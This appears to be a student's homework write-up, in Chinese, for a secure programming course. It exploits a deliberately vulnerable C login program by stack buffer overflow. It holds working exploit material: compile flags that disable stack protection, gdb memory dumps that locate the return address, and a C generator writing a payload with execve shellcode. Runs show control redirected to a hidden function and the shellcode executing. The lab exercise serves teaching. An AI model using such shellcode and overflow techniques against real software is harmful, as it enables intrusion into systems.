
Secure Programming Homework Note HW1 & HW3

Upass 的 buffer 要夠大，主要目的是



Upass/

Shellcode

Uname

Uid

Return addr

如下：

```
#include <stdio.h>
#include <string.h>

int UPtest(char *, char *,  char *);
void myprivatetest(void);

int main(int argc, char**argv){

  if(UPtest(argv[1], argv[2], argv[3])){
    printf("Access granted...\n");
  } else {
    printf("Wrong username and password!!!!\n");
  }
  return 0;
}

int UPtest(char *a1 , char *a2, char *a3){

  char Uid[27], Uname[25], Upass[50];
  strcpy(Uid, a1);
  strcpy(Uname, a2);
  strcpy(Upass, a3);

if(!strcmp(Uname, "Admin") && !strcmp(Upass, "PassAd007"))
     return 1;
else
     return 0;
}

void myprivatetest(){
printf("This is test code to run other system program.\n");
system("/usr/bin/xeyes");
}
```


此外，在 compiler 時需要

gcc hw1fig1.c -fno-stack-protector -z execstack -o hw1fig1

執行 gdb hw1fig1


首先試著進行
run `perl -e 'print "1234567890123456789012345678901234567891111", " ",
 "12345678901234567801234", " ",
 "1234567890123456789012345678901234567890123456789"'`

看到如下的圖



```
(gdb) run `perl -e 'print "1234567890123456789012345678901234567891111", " ", "1
2345678901234567801234", " ", "123456789012345678901234567890123456789012345678
9"'`
Starting program: /home/wangch/sechw1/new/hw1fig1 `perl -e 'print "1234567890123
4567890123456789012345678911111", " ", "12345678901234567801234", " ", "12345678
9012345678901234567890123456789012345678 9"'`

Program received signal SIGSEGV, Segmentation fault.
0x31313131 in ?? ()
(gdb) x/48wx $esp-138
0xbfffef86:     0x00000804      0x60000000      0xefdeb7fb      0xefdfbfff
0xbfffef96:     0x0001bfff      0x34333231      0x38373635      0x32313039
0xbfffefa6:     0x36353433      0x30393837      0x34333231      0x38373635
0xbfffefb6:     0x32313039      0x36353433      0x30393837      0x34333231
0xbfffefc6:     0x38373635      0x32310039      0x36353433      0x30393837
0xbfffefd6:     0x34333231      0x38373635      0x32313039      0x31003433
0xbfffefe6:     0x35343332      0x39383736      0x33323130      0x37363534
0xbfffeff6:     0x31303938      0x35343332      0x39383736      0x33323130
0xbffff006:     0x37363534      0x31313938      0xf2003131      0xf2dcbfff
0xbffff016:     0xf2f5bfff      0x6000bfff      0x85a0b7fb      0x00000804
0xbffff026:     0x00000000      0xf9050000      0x0004b7e1      0xf0c40000
0xbffff036:     0xf0d8bfff      0xf000bfff      0x0014b7ff      0x00000000
(gdb) 
```

disass myprivatetest



```
(gdb) disass myprivatetest
Dump of assembler code for function myprivatetest:
   0x0804857e <+0>:     push   %ebp
   0x0804857f <+1>:     mov    %esp,%ebp
   0x08048581 <+3>:     sub    $0x18,%esp
   0x08048584 <+6>:     movl   $0x8048674,(%esp)
   0x0804858b <+13>:    call   0x8048370 <puts@plt>
   0x08048590 <+18>:    movl   $0x80486a3,(%esp)
   0x08048597 <+25>:    call   0x8048380 <system@plt>
   0x0804859c <+30>:    leave
   0x0804859d <+31>:    ret
End of assembler dump.
```

要執行 myprivatetest 的 return address 改為 0x0804857e shell code 的 return address 為 0xbfffef9a


程式如下 exphw1.c

```
#include <stdio.h>

 int main() {
   FILE *fp;
   int filesize;
   unsigned char buff[]=
                        "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30\x31\x32"
                        "\x33\x34\x35\x36\x37\x38\x39\x30\x31\x32\x33\x34"
                        "\x35\x36\x37\x38\x39\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39"
                        "\x9a\xef\xff\xbf"
                         "\x20"
                         "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30\x31\x32"
                        "\x33\x34\x35\x36\x37\x38\x39\x30\x31\x32\x33\x34"
                        "\x20"
                        "\xeb\x16\x5e\x31\xd2\x52\x56\x89\xe1\x89\xf3\x31\xc0"
                        "\xb0\x0b\xcd\x80\x31\xdb\x31\xc0\x40\xcd\x80\xe8\xe5"
                        "\xff\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x63\x61\x6c";


   fp = fopen("hw1.bin", "wb");
   if (!fp) {
     fclose(fp);
     return -1;
   }

   fwrite(buff, sizeof(unsigned char), 110, fp);

   fclose(fp);

   return 0;
 }
```

執行結果


```
run `cat hw1.bin`
```

myprivatetest



```
wangch@Daisy-TravelMate-8172:~/sechw1/new$
wangch@Daisy-TravelMate-8172:~/sechw1/new$
wangch@Daisy-TravelMate-8172:~/sechw1/new$
wangch@Daisy-TravelMate-8172:~/sechw1/new$
wangch@Daisy-TravelMate-8172:~/sechw1/new$
wangch@Daisy-TravelMate-8172:~/sechw1/new$ gdb hw1fig1
GNU gdb (GDB) 7.6.1-ubuntu
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/wangch/sechw1/new/hw1fig1...(no debugging symbols fou
nd)...done.
(gdb) run `cat hw1st2.in`
Starting program: /home/wangch/sechw1/new/hw1fig1 `cat hw1st2.in`
This is test code to run other system program.
```

Shellcode



```
(gdb) run `cat hw1.bin`
Starting program: /home/wangch/sechw1/new/hw1fig1 `cat hw1.bin`
process 8030 is executing new program: /usr/bin/ncal
     March 2015
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31

[Inferior 1 (process 8030) exited normally]
(gdb)
```